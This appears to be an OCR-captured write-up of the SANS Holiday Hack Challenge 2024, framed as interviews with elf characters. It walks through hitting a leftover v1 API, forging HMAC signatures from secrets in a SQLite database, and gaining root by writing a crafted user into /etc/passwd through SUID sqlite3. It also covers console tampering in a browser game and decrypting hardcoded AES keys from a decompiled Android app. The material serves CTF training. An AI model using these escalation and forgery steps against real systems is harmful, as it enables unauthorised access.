


```
Port: COM1
Baud Rate: 115200
Parity: even
Data: 7 bit
Stop bits: 1 bit
> Flow Ctrl: RTS
```

Rumor had it you might be able to bypass the hardware altogether for the gold medal. Why didn't you see if you could find that shortcut?

Oh, I did. I copied the address of the frame and repeated the scenario again in Burp Suite and the integrated browser to log all accesses, e.g. https://hhc24-hardwarehacking.holidayhackchallenge.com/?&challenge=termHardwareHacking101A&username=xy&id=xy...

*I took a **look at the source code** and found a place that referred to an older API:*


Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://hhc24-hardwarehacking.holidayhackc
/
&challenge=termHardwareHacking101A
api
v2
complete
js
main.js
phaser.min.js
vite.svg
Host
Method
URL
Params
Status code
Length
MIME type
Title
Request
Response
Pretty
Raw
Hex
Render
Search
0 highlights
3 matches

```
https://hhc24-hardwarehacking...  GET  /js/main.js  200  40997  script
```

```
GET /js/main.js HTTP/2
Host: hhc24-hardwarehacking.holidayhackchallenge.com
Cookie: GCLB=[redacted]
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer:
[redacted]
Accept-Encoding: gzip, deflate, br
Priority: u=1
```

```
const requestID = getResourceID();
// Replace 'paramName' with the actual parameter name
you want to retrieve

if (!requestID) {
  requestID = "00000000-0000-0000-0000-000000000000";
}


// Build the URL with the request ID as a query parame
ter

// Word on the wire is that some resourceful elves man
aged to brute-force their way in through the v1 API.

// We have since updated the API to v2 and v1 "should"
 be removed by now.

// const url = new URL(`${window.location.protocol}//$
{window.location.hostname}:${window.location.port}/api
/v1/complete`);
const url = new URL(`${window.location.protocol}//
${window.location.hostname}:${window.location.port}
/api/v2/complete`);

try {
  // Make the request to the server
```


```
POST /api/v1/complete HTTP/2
Host: hhc24-hardwarehacking.holidayhackchallenge.com
Cookie: GCLB=[redacted]
Content-Length: 87
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: */*
Origin: https://hhc24-hardwarehacking.holidayhackchallenge.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
[redacted]
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
    "requestID":"5ea424b4-dfb9-4f22-b08a-99ab9cedd12e",
    "serial":[
        3,
        9,
        2,
        2,
        0,
        3
    ],
    "voltage":3
}
```

```
HTTP/2 200 OK
Content-Type: application/json
Date: Tue, 12 Nov 2024 20:39:58 GMT
Content-Length: 5
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

true
```

*I now made the **same call to the older API v1** (in the simplest case via Burp Repeater), and I had solved the task. I wasn't quite sure how this solution fit with the 'shortcut, bypassing the hardware altogether', but it seemed to be correct.*

I'm thrilled you managed to connect to the UART interface - I would be stuck on those wires!

Results of the 1st class VIP holiday raffle
Grace (Goose of the Island of Misfit Toys)
Olivia (Goose of Space Island)
Lucas (Goose of Pixel Island)
Evelyn (Goose of Christmas Island)
Barry (Goose of Film Noir Island)
James (Goose of Steampunk Island)



Hardware Hacking 101 Part 2 - Recovering the Wish List

So you managed to connect to the UART interface. Then you had to use the 'slh' application to modify the access database for card 42, but you had to find the password first since it's protected, right? Did you try searching the terminal, as passwords sometimes get left in plain sight`?

*Jewel Loggins: I booted the system ('Startup system default'). First, I took a **look at the command line history**.*

```
slh@slhconsole\> history
```

```
    1  cd /var/www/html
...
   10  slg --config
   11  slh --passcode CandyCaneCrunch77 --set-access 1 --id 143
```

*So I could also use the **password from that previous session**.*


```
slh@slhconsole\> slh --passcode CandyCaneCrunch77 --set-access 1 --id 42
...
Card 42 granted access level 1.
```

I heard there was a tougher route if you’re up for the challenge to earn the Gold medal. It involved directly modifying the database and generating your own HMAC signature, right?

*I **found the SQLite database in the file system** and took a closer look at it:*

```
slh@slhconsole\> ls
access_cards

slh@slhconsole\> file access_cards
access_cards: SQLite 3.x database, last written using SQLite version 3040001, file counter 8,
database pages 32, cookie 0x2, schema 4, UTF-8, version-valid-for 8

slh@slhconsole\> sqlite3 access_cards
sqlite> .header on
sqlite> .tables
access_cards  config
sqlite> select * from config;
1|hmac_secret|9ed1515819dec61fd361d5fdabb57f41ecce1a5fe1fe263b98c0d6943b9b232e
2|hmac_message_format|{access}{uuid}
3|admin_password|3a40ae3f3fd57b2a4513cca783609589dbe51ce5e69739a33141c5717c20c9c1
4|app_version|1.0
sqlite> select * from access_cards where id=42;
id|uuid|access|sig
42|c06018b6-5e80-4395-ab71-ae5124560189|0|
ecb9de15a057305e5887502d46d434c9394f5ed7ef1a51d2930ad786b02f6ffd
```

*An HMAC (hash-based message authentication code) involves a cryptographic hash function and a secret cryptographic key. It can be used to verify both the data integrity and authenticity of data. When I used the **value from hmac_secret as the key** and entered the **message with the format {access}{uuid}** (without brackets), I could use CyberChef to create a valid signature.*



Key: 9ed1515819dec61fd... UTF8
Hashing function: SHA256

```
1c06018b6-5e80-4395-ab71-ae5124560189
```

```
135a32d5026c5628b1753e6c67015c0f04e26051ef7391c2552de2816b1b7096
```

```
sqlite> update access_cards set access=1,
sig='135a32d5026c5628b1753e6c67015c0f04e26051ef7391c2552de2816b1b7096' where id = 42;
```

Brilliant work! Thanks to you we now have access to… the Wish List! We couldn't have done it without you—thank you so much!

*Wait. Wait. I even found a way to **completely root the machine**. This was based on **sqlite SUID root** being installed, see gtfobins. I used the built-in function to write files and overwrite /etc/passwd to gain root access. Great huh?*

```
slh@slhconsole\> LFILE=/etc/passwd
slh@slhconsole\> sqlite3 /dev/null -cmd ".output $LFILE" 'select "user3:ghTC5HTjVd/7M:0:0:root:/
root:/bin/bash";'
slh@slhconsole\> su user3
(password: 123)
```

```
Password:
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
user3@1a0597267c1e:/home/slh# id -a
uid=0(user3) gid=0(root) groups=0(root)
user3@1a0597267c1e:/home/slh#
```

!! CONFIDENTIAL INTELLIGENCE BRIEF !!
North Pole Security Agency (NPSA)
Date: 12/25/2024
LEAKED DATA SUMMARY:
Multiple elf sources confirm breach of monitoring systems data sources

Screen 1: https://www.youtube.com/watch?v=8f0XTO38J04
RAW: Louisville mailman caught on home surveillance video making a snow angel in woman's yard

Fun fact: This story centers on a heartwarming moment when a mailman in Louisville, Kentucky, was caught on a homeowner's security camera making a snow angel in her yard. Amid a heavy snowfall, the mailman, identified only from his uniform, took a brief pause during his route to lie down in the fresh snow, waving his arms and legs to create the familiar snow angel shape. After completing his impromptu creation, he quickly stood up, dusted off, and continued on his route.
The video quickly gained attention, with viewers praising the mailman for spreading cheer, especially during the cold and often stressful winter season. His playful gesture resonated with many who appreciated seeing a moment of joy and humanity in an otherwise routine day.

Screen 6: https://tenor.com/de/view/goblin-sighting-cctv-cctv-goblin-dobby-zach-hadel-gif-17136452
Goblin Sighting Cctv GIF

Fun fact: The "Goblin Sighting CCTV GIF" refers to a viral piece of footage that surfaced online, supposedly showing a strange, small creature caught on a home CCTV camera. In the grainy, nighttime video clip, a small, humanoid figure resembling a "goblin" or other mythical creature appears to walk or dance across a driveway before disappearing from view. The creature has thin limbs, a large head, and an unusual, almost surreal way of moving, which led many to speculate about its origins.
The GIF quickly spread across social media, sparking debates about whether it was a legitimate sighting, a prank, or the result of digital editing. Some viewers believed it might be a person in costume or a puppet manipulated off-screen, while others suggested it could be an alien or supernatural being. The mystery and odd appearance of the creature have kept viewers intrigued, though no conclusive explanation has been provided, leaving it as an eerie internet mystery that fuels curiosity and imagination.

Screen 7: https://www.youtube.com/watch?v=6lr0r9WR5Ok
Frosty - der Schneemann (frosty the snowman)

Fun fact: Frosty the Snowman is a beloved holiday character who originated in a popular Christmas song written by Walter "Jack" Rollins and Steve Nelson in 1950. The song tells the story of a magical snowman named Frosty, brought to life by a magical hat worn by a group of children. Frosty is a jolly, happy soul with a corncob pipe, a button nose, and two eyes made out of coal. Once brought to life, Frosty charms the children, leading them on a playful adventure through the town.

Screen 8: https://donate.wikimedia.org/wiki/File:Mickey-steamboat-willie.jpg
Mickey Mouse Steamboat Willie 1928

Fun fact: Steamboat Willie, released on November 18, 1928, is one of the most iconic animated shorts in history and marked the official debut of Mickey Mouse. Created by Walt Disney and Ub Iwerks, it was also the first Disney cartoon to feature synchronized sound, which was groundbreaking at the time. The short film shows Mickey Mouse as a mischievous deckhand on a riverboat, captained by the ill-tempered Pete. Alongside Mickey is Minnie Mouse, making her first appearance as well.
Steamboat Willie is now recognized as a significant milestone in animation history, symbolizing the birth of modern animated storytelling and becoming an enduring cultural icon. Mickey Mouse’s whistle scene, in which he steers the steamboat, remains one of the most famous moments in animation, emblematic of the Disney legacy.

Screen 10: https://knowyourmeme.com/memes/brent-rambo
Brent Rambo Meme

Fun fact: The Brent Rambo meme originates from a 1990s Apple Computer promotional video aimed at schools, where a young boy named Brent Rambo is shown smiling and giving a thumbs-up after watching a computer screen. This thumbs-up moment was originally meant to convey approval of Apple’s technology and educational software.
Years later, this brief clip was rediscovered, edited, and shared online, often as a GIF. Brent Rambo’s approving thumbs-up soon became an ironic reaction meme, used to humorously signal approval or satisfaction in unexpected or absurd contexts. The contrast between the wholesome 90s imagery and the often edgy or humorous content it was paired with contributed to the meme's popularity.

Breaking News: Tensions Turn to Tactical Snow (Front Yard)

In a shocking escalation that has the entire North Pole on edge, Wombley Cube has been spotted at the R&D workshop retrofitting the snow-making machines with advanced targeting systems and recruiting elves with "particularly good aim" for what he's calling "Operation White Christmas" – a planned tactical snowball offensive that sources say involves detailed network diagrams of Alabaster's gift-wrapping stations and suspicious stockpiles of what appears to be "militarily-hardened" packing snow.

Snowball Showdown - Opposing Sides


Mr. Giftwrap, as someone who had just come from the battlefield, you mentioned supporting Alabaster's side due to concerns about Santa's potential anger. Could you elaborate on the three strategic options you presented for dealing with Wombley Cube - whether through partnership, client-side manipulation, or the deployment of a secret snow bomb - and what made you believe these approaches could help secure victory for Alabaster's faction?

*Dusty Giftwrap: The **easy way would have been to play with two people**, but it wasn't a problem to play alone. First, I had to **change the parameter in the URL** as follows:*

```
...&singlePlayer=false -> ...&singlePlayer=true
```

*When I played around with the obvious parameters, such as mainScene.snowBallBlastRadius or mainScene.throwRateOfFire, I got a warning message that I had hacked. So I went on the defensive and simply **"shrank" Alabaster**. This way, he could hardly be hit and victory was mine.*

```
mainScene.alabaster._scaleY=0.1;
mainScene.alabaster._scaleX=0.1;
mainScene.alabaster.hitbox.height=2;
mainScene.alabaster.hitbox.width=2;
```




*A bomb was mentioned indeed, so I **searched for this word in the source code and found it in reconnecting-websocket.min.js**. I asked the AI again how I could use it.*

```
How can I access, start or launch the
dwarfBomb in :

(code from reconnecting-websocket.min.js
posted)
```

```
To access and start the dwarfBomb functionality in the provided JavaScript snippet, you need to
trigger the moasb_start event as this is the condition that initializes the bomber sequence and
ultimately launches the dwarfBomb.

Understanding the Event Flow:
The function bgDebug listens for events of type "moasb_start".
Once this event is triggered, the main scene (mainScene) initializes the bomber container
(bomberContainer) and its components, including the dwarfBomb.

Triggering the Event:
You can trigger the "moasb_start" event by dispatching a custom event. Ensure that mainScene
exists and the environment is properly set up to handle it.
...
you can ensure the triggering function calls bgDebug directly with an appropriate event object:
bgDebug({ type: "moasb_start" });
```

When I entered this into the console, I was successful and won the battle.



```
The AudioContext was not allowed to start. It must   phaser.min.js:1
be resumed (or created) after a user gesture on the
page.
WebSocket connected                              phaser-snowball-game.js:328
28 [Deprecation]-ms-high-constrast is in the process of being
deprecated. Please see <URL> for tips on updating to the new Forced
Colors Mode standard.
[Deprecation]-ms-high-contrast-adjust is in the process   content.js:2
of being deprecated. Please see
https://blogs.windows.com/msedgedev/2024/04/29/deprecating-ms-high-contra…
for tips on updating to the new Forced Colors Mode standard.
[Deprecation]-ms-high-contrast-adjust is in the process   content.js:2
of being deprecated. Please see
https://blogs.windows.com/msedgedev/2024/04/29/deprecating-ms-high-contra…
for tips on updating to the new Forced Colors Mode standard.
[Deprecation]-ms-high-contrast-adjust is in the process   content.js:2
of being deprecated. Please see
https://blogs.windows.com/msedgedev/2024/04/29/deprecating-ms-high-contra…
for tips on updating to the new Forced Colors Mode standard.
[Deprecation]-ms-high-contrast-adjust is in the process   content.js:2
of being deprecated. Please see
https://blogs.windows.com/msedgedev/2024/04/29/deprecating-ms-high-contra…
for tips on updating to the new Forced Colors Mode standard.
[NEU] Erläutern von Konsolenfehlern mithilfe von
Copilot in Edge: Klicken Sie auf , um einen        Nicht mehr anzeigen
Fehler zu erklären. Weitere Informationen
> bgDebug({ type: "moasb_start" });
<· undefined
>
```

Please wait! It turned out that this call would start the event but would not be counted as a medal. However, an alternative call always led to success: this.mainScene.moasb()

I'm thrilled you managed to launch the 'mother-of-all-snow-bombs' and outsmart Wombley! After last year's snowball fight, we learned to track all player actions server-side to prevent cheating - though let's hope Alabaster didn't leave any client-side vulnerabilities for Wombley. Now that his forces are defeated, they'll have to give up their plans to take over Christmas!

Mobile Analysis - Deep into the Sources

Ms. Snowshoes, regarding the Android application you developed for Team Alabaster's management of Santa's Naughty-Nice List, could you explain how it came to be that a child's name was omitted from both the debug and release versions, and why it was necessary to specifically examine the debug version before addressing the release version issue?

*Eve Snowshoes: First, I downloaded the apk file and **unzipped it in the local file system, then decompiled it** (using **jadx** as hinted).*

```
wget https://www.holidayhackchallenge.com/2024/SantaSwipe.apk

unzip SantaSwipe.apk -d SantaSwipe
Archive:  SantaSwipe.apk
  inflating: SantaSwipe/assets/awe.otf
...

cd SantaSwipe
for i in `ls *.dex` ; do jadx /home/xy/SantaSwipe/$i -d /home/xy/SantaSwipe/${i%.dex}; done
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
INFO  - loading ...
...
```

*When I looked around the file system, I saw an interesting file that sent database queries. In the **function that displayed the NormalList, I could also immediately see which person was omitted: Ellie**.*

```
cat classes3/sources/com/northpole/santaswipe/MainActivity.java
...
        @JavascriptInterface
        public final void getNormalList() {
...
                Cursor cursor = sQLiteDatabase.rawQuery("SELECT Item FROM NormalList WHERE Item
NOT LIKE '%Ellie%'", null);
...
```

I'm impressed with how smoothly you handled the debug version of the app, just like a sleigh on fresh snow! Now we've got a tougher challenge with the obfuscated release version - ready to showcase your skills to help Alabaster's faction?

*First of all, I downloaded the file again. Analyzing an .aab file (Android App Bundle) was slightly different from analyzing an APK because .aab files are designed for distribution via Google Play. They contain resources and binaries for multiple device configurations. To **analyze a .aab, I first needed to convert it to an .apk** (using bundletool as hinted).*

```
wget https://www.holidayhackchallenge.com/2024/SantaSwipeSecure.aab
wget https://github.com/google/bundletool/releases/download/1.15.0/bundletool-all-1.15.0.jar -O
bundletool.jar

java -jar bundletool.jar build-apks --bundle=SantaSwipeSecure.aab --output=SantaSwipeSecure.apks
--mode=universal

unzip SantaSwipeSecure.apks -d SantaSwipeSecure
unzip SantaSwipeSecure/universal.apk -d universal

apktool d SantaSwipeSecure/universal.apk -o SantaSwipeSecure_apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on universal.apk
...

cd universal
for i in `ls *.dex` ; do jadx /home/xy/universal/$i -d /home/xy/universal/${i%.dex}; done
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
...
```

*The interesting files could now be found in the file system (see those below). The **encryption key and IV used in the DatabaseHelper class are derived from the app's resources**, specifically strings are stored in R.string.ek and R.string.iv. These are retrieved in the constructor using the context.getString() method and then decoded from Base64 to byte arrays.*

```
cat classes/sources/com/northpole/santaswipe/DatabaseHelper.java
...
        Intrinsics.checkNotNullParameter(context, "context");
        String string = context.getString(R.string.ek);
        Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
        String obj = StringsKt.trim(string).toString();
        String string2 = context.getString(R.string.iv);
...
    @Override // android.database.sqlite.SQLiteOpenHelper
    public void onCreate(SQLiteDatabase db) {
        Intrinsics.checkNotNullParameter(db, "db");
```

```
        db.execSQL("CREATE TABLE IF NOT EXISTS NiceList (Item TEXT);");
        db.execSQL("CREATE TABLE IF NOT EXISTS NaughtyList (Item TEXT);");
        db.execSQL("CREATE TABLE IF NOT EXISTS NormalList (Item TEXT);");

db.execSQL(decryptData("IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7g
cU9Yfov6u70cUA2/
OwcxVt7Ubdn0UD2kImNsclEQ9M8PpnevBX3mXlW2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVL
oeUlQjc18swZVtTQO7Zwe6sTCYlrw7GpFXCAuI6Ex29gfeVIeB7pK7M4kZGy3OIaFxfTdevCoTMwkoPvJuRupA6ybp36vmLL
MXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO9elASuagxjBJ"));
        insertInitialData(db);
    }
    ...
    private final String decryptData(String encryptedData) {
        try {
            Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
            cipher.init(2, this.secretKeySpec, new GCMParameterSpec(128, this.iv));
            byte[] doFinal = cipher.doFinal(Base64.decode(encryptedData, 0));
            Intrinsics.checkNotNull(doFinal);
            return new String(doFinal, Charsets.UTF_8);
        } catch (Exception e) {
            Log.e("DatabaseHelper", "Decryption failed: " + e.getMessage());
            return null;
        }
    }
...

cat classes/sources/com/northpole/santaswipe/R.java
...
    public static final class string {
        public static int app_name = 0x7f090001;
        public static int ek = 0x7f090033;
        public static int iv = 0x7f090037;

        private string() {
        }
    }
...

cat ../SantaSwipeSecure_apk/res/values/strings.xml
...
    <string name="ek">rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw=</string>
    <string name="expanded">Expanded</string>
    <string name="in_progress">In progress</string>
    <string name="indeterminate">Partially checked</string>
    <string name="iv">Q2hlY2tNYXRlcml4</string>
    <string name="m3c_bottom_sheet_pane_title">Bottom Sheet</str
...
```

*With the **help of AI, I had a Java programme created that performed the same steps as the decryptData function** in DatabaseHelper.java.*

```
import javax.crypto.Cipher;
import javax.crypto.spec.GCMParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.nio.charset.StandardCharsets;
import java.util.Base64;

public class Decryptor {
    private static final String KEY = "rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw=";
    private static final String IV = "Q2hlY2tNYXRlcml4";

    public static String decrypt(String encryptedData, String base64Key, String base64Iv) throws
Exception {
        // Decode key, IV and encrypted data from Base64
        byte[] keyBytes = Base64.getDecoder().decode(base64Key);
        byte[] ivBytes = Base64.getDecoder().decode(base64Iv);
        byte[] encryptedBytes = Base64.getDecoder().decode(encryptedData);

        // Create cipher instance and initialize
        SecretKeySpec secretKeySpec = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
        GCMParameterSpec gcmParameterSpec = new GCMParameterSpec(128, ivBytes);
        cipher.init(Cipher.DECRYPT_MODE, secretKeySpec, gcmParameterSpec);

        // Decrypt
        byte[] decryptedBytes = cipher.doFinal(encryptedBytes);
        return new String(decryptedBytes, StandardCharsets.UTF_8);
    }

    public static void main(String[] args) {
        if (args.length < 1) {
            System.out.println("Usage: java Decryptor <encrypted-string>");
            System.out.println("Example: java Decryptor NmfFlqJV+K1mcN9+Yp81/
Vku9+A2aAwUTns96j8eMWk7TUtSxw==");
            System.exit(1);
        }

        try {
            String encrypted = args[0];
            String decrypted = decrypt(encrypted, KEY, IV);
            System.out.println("Decrypted value: " + decrypted);
        } catch (IllegalArgumentException e) {
            System.out.println("Error: Invalid Base64 input");
            e.printStackTrace();
        } catch (Exception e) {
            System.out.println("Error during decryption: " + e.getMessage());
            e.printStackTrace();
        }
    }
}
```

*Now I could **decrypt the SQL which was executed right after setting up the database**:*


```
javac Decryptor.java
java Decryptor
"IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7gcU9Yfov6u70cUA2/
